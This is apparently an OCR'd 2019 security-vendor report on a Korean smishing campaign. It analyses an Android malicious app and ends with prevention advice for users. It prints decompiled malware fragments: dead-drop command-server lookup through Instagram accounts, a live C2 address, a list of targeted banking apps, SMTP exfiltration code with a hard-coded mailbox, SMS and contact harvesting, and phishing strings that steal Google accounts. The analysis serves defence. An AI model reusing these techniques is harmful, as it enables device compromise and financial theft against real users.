
Copyright © IGLOO Security, Inc. 2019. All rights reserved.

Real-life Case Study of Smishing Attack Techniques

02. Analysis of smishing attack methods in Korea


(2) Malicious App Analysis

There is no special feature in the phishing site attempted to steal your account. However, there is an Android malicious app designed to steal user device information.



[Figure 4-5] Malicious App Download

The app activates a pop up to perform a series of tasks to perform malicious behavior. When the user clicks "Yes" or "Allow", they change the default SMS app to themselves and send a message to the users stored in their contacts. In addition, since the app does not run in the background, to expose its icon on the device it is difficult for the user to recognize the abnormal behavior for all malicious behaviors.



[Figure 4-6] Notification window pops up when malicious app is installed

Copyright © IGLOO Security, Inc. 2019. All rights reserved.

Real-life Case Study of Smishing Attack Techniques

02. Analysis of smishing attack methods in Korea


(2) Malicious App Analysis

Malicious apps require not only system permissions locations, camera access, and photos used by normal applications, but also multiple system permissions not related to services provided by normal applications such as SMS text reading, sending, modifying and deleting SD card data.

```
<uses-permission android:name="android.permission.WRITE_EXTERNAL_STORAGE" />
<uses-permission android:name="android.permission.READ_EXTERNAL_STORAGE" />
<uses-permission android:name="android.permission.ACCESS_NETWORK_STATE" />
<uses-permission android:name="android.permission.READ_PHONE_STATE" />
<uses-permission android:name="android.permission.RECEIVE_SMS" />
<uses-permission android:name="android.permission.RECEIVE_MMS" />
<uses-permission android:name="android.permission.READ_SMS" />
<uses-permission android:name="android.permission.WRITE_SMS" />
<uses-permission android:name="android.permission.SEND_SMS" />
<uses-permission android:name="android.permission.DISABLE_KEYGUARD" />
<uses-permission android:name="android.permission.READ_CONTACTS" />
<uses-permission android:name="android.permission.CHANGE_WIFI_STATE" />
<uses-permission android:name="android.permission.ACCESS_WIFI_STATE" />
<uses-permission android:name="android.permission.SYSTEM_ALERT_WINDOW" />
<uses-permission android:name="android.permission.SYSTEM_OVERLAY_WINDOW" />
<uses-permission android:name="android.permission.CHANGE_NETWORK_STATE" />
<uses-permission android:name="android.permission.CALL_PHONE" />
<uses-permission android:name="android.permission.EXPAND_STATUS_BAR" />
<uses-permission android:name="android.permission.GET_ACCOUNTS" />
<uses-permission android:name="android.permission.MODIFY_PHONE_STATE" />
<uses-permission android:name="android.permission.PACKAGE_USAGE_STATS" />
<uses-permission android:name="android.permission.REQUEST_IGNORE_BATTERY_OPTIMIZATIONS" />
<uses-permission android:name="android.permission.BROADCAST_SMS" />
<uses-permission android:name="android.permission.STOP_APP_SWITCHES" />
<uses-permission android:name="android.permission.RECORD_AUDIO" />
```

[Figure 4-7] Malicious App Permissions

In the case of normal apps being provided by domestic courier companies, special permission is not required for installation. Malicious apps require abnormal privileges, such as audio recording, SD card data access, message sending, and contact access.



[Figure 4-8] Permission Comparison

(Left: Normal App, Right: Malicious App)


Copyright © IGLOO Security, Inc. 2019. All rights reserved.

Real-life Case Study of Smishing Attack Techniques

02. Analysis of smishing attack methods in Korea

(2) Malicious App Analysis

The app file is simple in structure and the source code that performs the main malicious action is stored as a dex file in the app installation file. It is implemented to dynamically load and run stored code when the app is executed.



[Figure 4-9] Main Source Code Encrypted

If the app runs normally, it accesses the specific SNS account page set by the attacker and gets the remote command server address. The page contains an encrypted string value. Even if the remote command server address is changed, an attacker can further attack by changing the String value on the SNS account page without modifying the app.

```
this./ = new Loader$b(this);
this.n = "chrome|UC4QHtBtQ24lUfo YmIRwrqw@youtube|yun015515980545@ins 1s0n64k12_r
this.o = new AtomicBoolean(false);
```

```
public static final String c(String arg4) {
    h.b(arg4, "acc");
    Object[] v2 = new Object[]{arg4};
    arg4 = String.format("https://www.instagram.com/%s/", Arrays.copyOf(v2, v2.length));
    h.a(arg4, "java.lang.String.format(format, *args)");
    String v0 = null;
    String v2_1 = v0;
    try {
        arg4 = b.a(arg4, "UTF-8", true);
        if(arg4 == null) {
            goto label_29;
        }
```

[Figure 4-10] Source Code Accessing a Specific SNS Account Page


Copyright © IGLOO Security, Inc. 2019. All rights reserved.

Real-life Case Study of Smishing Attack Techniques

02. Analysis of smishing attack methods in Korea


(2) Malicious App Analysis

When accessing the SNS account page set by the attacker, the String value of the encrypted remote command server address is confirmed. This is taken and decrypted so that the Reverse Connection is connected to that address.



[Figure 4-11] String Saved on SNS Account Page

In addition, an attacker uses multiple SNS accounts to distribute remote command server addresses. If a specific SNS account does not exist or an error occurs, the attacker accesses the other account and gets the information.



[Figure 4-12] Attacker's additional SNS account

Copyright © IGLOO Security, Inc. 2019. All rights reserved.

Real-life Case Study of Smishing Attack Techniques

02. Analysis of smishing attack methods in Korea

(2) Malicious App Analysis

The results of a reputation analysis for a specific SNS account page detected it as a malicious site. This result showed that, it is estimated that the analysis app had been distributed before July 2019.

Source:support.clean-mx.com/cleanmx/viruses.php?domain=instagram.com&sort=id%20DESC

Date	Closed	hours	contributor	virusname	URL
2019-08-22 05:14:15	OVERDUE!	1802.6	sub16	cleanmx_phish	https://www.instagram.com/accounts/login ...
2019-07-24 06:16:33	OVERDUE!	2497.6	sub16	clean site	https://www.instagram.com/yun01551598054 ...
2019-07-24 06:15:10	OVERDUE!	2497.6	sub16	clean site	http://instagram.com/yun015515980545
2019-07-10 13:48:28	OVERDUE!	2826.1	sub16	clean site	https://www.instagram.com/p/BToanfbjz07/ ...
2019-04-02 22:02:23	OVERDUE!	5193.8	sub16	clean site	https://www.instagram.com/walkeroham_19 ...
2019-04-02 22:02:23	OVERDUE!	5193.8	sub16	clean site	https://www.instagram.com/pop_credicard ...

[Figure 4-13] SNS malicious site account registration

When the remote command server address is successfully obtained from the SNS account, the Websocket is connected. At the time of analysis, the remote command server was not running, but the packet is transmitted to continuously connect.

```
<?xml version='1.0' encoding='utf-8' standalone='yes' ?>
<map>
    <string name="lastError">javax.mail.AuthenticationFailedException: 535 5.7.3 Authentication
    unsuccessful [SLXP216CA0019.KORP216.PROD.OUTLOOK.COM]&#10;    </string>
    <int name="create" value="1" />
    <string name="last_addr">ws://171.244.33.225:28855</string>
</map>
```

192.168.137.227	171.244.33.225	TCP	74 47460 → 28855 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 S
171.244.33.225	192.168.137.227	TCP	74 28855 → 47460 [SYN, ACK] Seq=0 Ack=1 Win=8192 Len=0
192.168.137.227	171.244.33.225	TCP	66 47460 → 28855 [ACK] Seq=1 Ack=1 Win=87616 Len=0 TSva
192.168.137.227	171.244.33.225	TCP	286 47460 → 28855 [PSH, ACK] Seq=1 Ack=1 Win=87616 Len=2
171.244.33.225	192.168.137.227	TCP	154 28855 → 47460 [PSH, ACK] Seq=1 Ack=221 Win=66560 Len
192.168.137.227	171.244.33.225	TCP	66 47460 → 28855 [ACK] Seq=221 Ack=89 Win=87616 Len=0 T
171.244.33.225	192.168.137.227	TCP	66 28855 → 47460 [FIN, ACK] Seq=89 Ack=221 Win=66560 Le
192.168.137.227	171.244.33.225	TCP	159 47460 → 28855 [PSH, ACK] Seq=221 Ack=89 Win=87616 Le
192.168.137.227	171.244.33.225	TCP	256 47460 → 28855 [FIN, PSH, ACK] Seq=314 Ack=90 Win=876
171.244.33.225	192.168.137.227	TCP	54 28855 → 47460 [RST, ACK] Seq=90 Ack=314 Win=0 Len=0
171.244.33.225	192.168.137.227	TCP	54 28855 → 47460 [RST] Seq=90 Win=0 Len=0

[Figure 4-14] Remote Command Server Connection Attempt

Copyright © IGLOO Security, Inc. 2019. All rights reserved.

Real-life Case Study of Smishing Attack Techniques

02. Analysis of smishing attack methods in Korea

(2) Malicious App Analysis

The source code exists to steal user information of a specific app in service in Korea, and collects information by accessing the directory where financial and some mobile game apps installed on the infected device are installed.

```
static {
    d.c = new String[]{"com.wooribank.pib.smart", "com.kbstar.kbbank", "com.ibk.neobanking",
    d.d = new String[]{"com.webzen.muorigin.google"};
    d.e = new String[]{"com.ncsoft.lineagem19", "com.ncsoft.lineagem"};
    d.f = new String[]{"kr.co.neople.neopleotp"};
    d.g = new String[]{"kr.co.happymoney.android.happymoney"};
    d.h = new String[]{"com.nexon.axe"};
    d.i = new String[]{"com.nexon.nxplay"};
    d.j = new String[]{"com.atsolution.android.uotp2"};
    StringBuilder v0 = new StringBuilder();
    File v1 = Environment.getExternalStorageDirectory();
    h.a(v1, "Environment.getExternalStorageDirectory()");
    v0.append(v1.getPath());
    v0.append("/.update2/");
    d.k = v0.toString();
```

[Figure 4-15] Access to Specific App on Infected Device

The attacker hard-coded a mail account in the app's source code to collect the information stolen from the user's device and sent the mail using the SMTP protocol of the Outlook mail server.

```
public final void run() {
    Properties v0 = new Properties();
    v0.setProperty("mail.transport.protocol", "smtp");
    v0.setProperty("mail.smtp.host", "smtp-mail.outlook.com");
    v0.setProperty("mail.smtp.port", "587");
    v0.setProperty("mail.smtp.auth", "true");
    v0.setProperty("mail.smtp.starttls.enable", "true");
    String v4 = Loader.access$getPreferences$p(this.a).getString("last_addr", "");
    h.a(v4, "preferences.getString(W"last_addrW", W"W")");
    String v1 = m.a(v4, "ws://", "", false, 4, null);
    int v2 = m.a(v1, ':', 0, false, 6, null);
    if(v2 > 0) {
        }
     }.a(v0_1, "aswasd2v@hotmail.com", "aswasd2v@hotmail.com");
     Transport v0_2 = v0_1.getTransport();
     v0_2.connect("aswasd2v@hotmail.com", "[redacted]11");
     v0_2.sendMessage(v1_1, v1_1.getAllRecipients());
     v0_2.close();
}
```

[Figure 4-16] Sending Mail to a Specific Email Address

```
40.100.48.66      TCP     54 45866 → 587 [ACK] Seq=1 Ack=1 Win=87616 Len=0
192.168.137.80    SMTP   165 S: 220 SLXP216CA0043.outlook.office365.com Microsoft ES
40.100.48.66      TCP     54 45866 → 587 [ACK] Seq=1 Ack=112 Win=87616 Len=0
40.100.48.66      SMTP    70 C: EHLO localhost
192.168.137.80    SMTP   259 S: 250-SLXP216CA0043.outlook.office365.com Hello [218.4
40.100.48.66      SMTP    64 C: STARTTLS
192.168.137.80    SMTP    83 S: 220 2.0.0 SMTP server ready
```

[Figure 4-17] Mail Transfer Packet Collected with Wireshark

Copyright © IGLOO Security, Inc. 2019. All rights reserved.

Real-life Case Study of Smishing Attack Techniques

02. Analysis of smishing attack methods in Korea

(2) Malicious App Analysis

The malicious app collects SMS messages stored on the user's device, and collects a text message by collecting a list of contacts stored in the contacts app and the SIM.

```
    Object v2_7 = v1_15.next().getKey();
    this.abortBroadcast();
    v3_4 = arg26.getContentResolver().query(Uri.parse("content://sms/inbox"), null, "read=0", null, null);
}
while(v3_4 == null);
```

[Figure 4-18] Collecting Contacts Saved on SIM Card

```
h.b(arg8, "context");
ContentResolver v8 = arg8.getContentResolver();
int v0 = 4;
try {
    String[] v3 = new String[v0];
    v3[0] = "contact_id";
    v3[1] = "display_name";
    v3[2] = "data1";
    v3[3] = "photo_id";
    Cursor v0_1 = v8.query(ContactsContract$CommonDataKinds$Phone.CONTENT_URI, v3, null, null, null);
    if(v0_1 != null) {
        while(v0_1.moveToNext()) {
            String v1 = v0_1.getString(v0_1.getColumnIndex("data1"));
            if(b.b.contains(v1)) {
                continue;
            }

            Set v2 = b.b;
            h.a(v1, "number");
            v2.add(v1);
    try {
    label_38:
        Cursor v8_1 = v8.query(Uri.parse("content://icc/adn"), null, null, null, null);
        if(v8_1 != null) {
            while(v8_1.moveToNext()) {
                String v0_2 = v8_1.getString(v8_1.getColumnIndex("number"));
                if(b.b.contains(v0_2)) {
                    continue;
                }

                Set v1_1 = b.b;
                h.a(v0_2, "number");
                v1_1.add(v0_2);
```

[Figure 4-19] Collecting numbers from contacts and sending SMS massages

Copyright © IGLOO Security, Inc. 2019. All rights reserved.

Real-life Case Study of Smishing Attack Techniques

02. Analysis of smishing attack methods in Korea

(2) Malicious App Analysis

An anomaly that existed was the source code that seizes the user's Google account while luring them to download new versions of the Chrome browser. Through the message "There is a problem with your Google account", the characters that are inserted are seized.

```
String[] v1 = new String[13];
v1[0] = "고객님의 Google 아이디 위험있습니다. 본인인증후 사용하세요.";
v1[1] = "새로운버전이 출시되었습니다. 재설치 후 이용하시기 바랍니다.";
v1[2] = "" + r.b + "에 이 권한을 기부하실겁니까?";
v1[3] = "오픈후권한W"" + r.b + "W"에서 더 빠르게 페이지 방문할 수 있고 핸드폰 속도도 늘릴 겁니다";
v1[4] = "확인";
v1[5] = "취소";
v1[6] = "[성명].[성년월일]틀립니다.확인하고 다시 입력하세요.";
v1[7] = "안전인증";
v1[8] = "이름";
v1[9] = "생년월일";
v1[10] = "구글 계정이 이상이 있습니다.음성검증을 들어 인증번호를 입력하여 구글 계정을 검증하도록합니다.
v1[11] = "인증번호";
v1[12] = "인증번호를 입력하세요";
```

[Figure 4-20] String made to steal Google account

The characters are set to support characters of various countries for multilingual support. There are a total of 26 strings translated into each language.

```
v1[0] = "Google 帳號危險 認證後使用";
v1[1] = "發現新版本,請更新後使用";
v1[2] = "要向" + r.b + "授予此權限嗎?";
v1[3] = "開啟權限後W"" + r.b + "W"將可更快速的訪問網頁,並且提升手機的上網體驗.";
v1[4] = "確認";
v1[5] = "取消";
v1[6] = "[姓名].[生日]確認後重新輸入.";
v1[7] = "安全認證";
v1[8] = "姓名";
v1[9] = "生日";
v1[10] = "您的谷歌帳号存在异常，请收听语音验证填写验证码验证您的谷歌帳号，否则将影响您的正常实用.";
v1[11] = "验证码";
v1[12] = "请输入验证码";
```

[Figure 4-21] Translated String 1

```
v1[0] = "Профилът ви в Google е в опасност, моля, използвайте след проверка";
v1[1] = "Открита е нова версия, моля, използвайте след актуализиране";
v1[2] = "Сигурни ли сте да дадете такова разрешение на " + r.b + '?';
v1[3] = "След като разрешите " + r.b + " това ще подобри скоростта на достъпа до интернет и ще подобри практичес
v1[4] = "Потвърждение";
v1[5] = "Отхвърляне";
v1[6] = "Влезте отново, след като потвърдите [име] [дата на раждане]. ";
v1[7] = "Сертифициране за безопасност";
v1[8] = "Име";
v1[9] = "Дата на раждане";
v1[10] = "Открити са аномалии в профила ви в Google. Моля, попълнете кода за потвърждение, след като изслушате
v1[11] = "Код за потвърждение";
v1[12] = "Моля, въведете кода за потвърждение";
```

[Figure 4-22] Translated String 2

Copyright © IGLOO Security, Inc. 2019. All rights reserved.

Real-life Case Study of Smishing Attack Techniques


03. Preventing smishing attacks

(1) Be aware of text messages from an unknown source

An attacker usually impersonates an acquaintance, a delivery company, or a public agency to try and lure users to click on a link in the text. The pictures below are of typical smishing text messages, and contain links that lure the users to click them. If you receive a text message from an unknown source, do not click on the links as shown below. Even if it is a text message from an acquaintance, it is necessary to check again before clicking.

[Figure 4-23] Smishsing text examples

In Android's default messaging app, all link access settings can be changed. By disabling links, a notification window pops up so that the user can check the clicked URL link once more.



[Figure 4-24] All link connection enabling feature

Copyright © IGLOO Security, Inc. 2019. All rights reserved.

Real-life Case Study of Smishing Attack Techniques


03. Preventing smishing attacks

(2) Installing mobile antivirus apps

The number of mobile malwares are growing yearly at a significant rate. On Android devices there are a variety of antivirus apps. They scan files downloaded to the user's device in real time, and scan apps installed on the smartphone to detect malicious activities. The anti-spam app is updated through real-time user reports, which have proven to be an effective way to prevent smishing.

(3) Restricting app instalment from unknown sources

Simply clicking on the Internet address (URL) contained in a text message does not infect you with malware. However, if the user carelessly installs a malicious APK app, the device will become infected. If you must install an app, we recommend that you search for the app name in the official app store and download it instead of downloading it from the Internet.



[Figure 4-25] App instalment feature allowing instalment from unknown sources

On Android devices, there is a feature that allows the installation of apps from unknown sources. It is also possible to check whether the installed app was individually allowed. Even if the app's permissions from apps such as email and web browser files are removed and an APK file is downloaded, installation can be stopped.

※ Versions earlier than the Android 8.0 will apply this to all apps if the app allows installation of unknown sources.

Copyright © IGLOO Security, Inc. 2019. All rights reserved.

Real-life Case Study of Smishing Attack Techniques

04. Conclusion

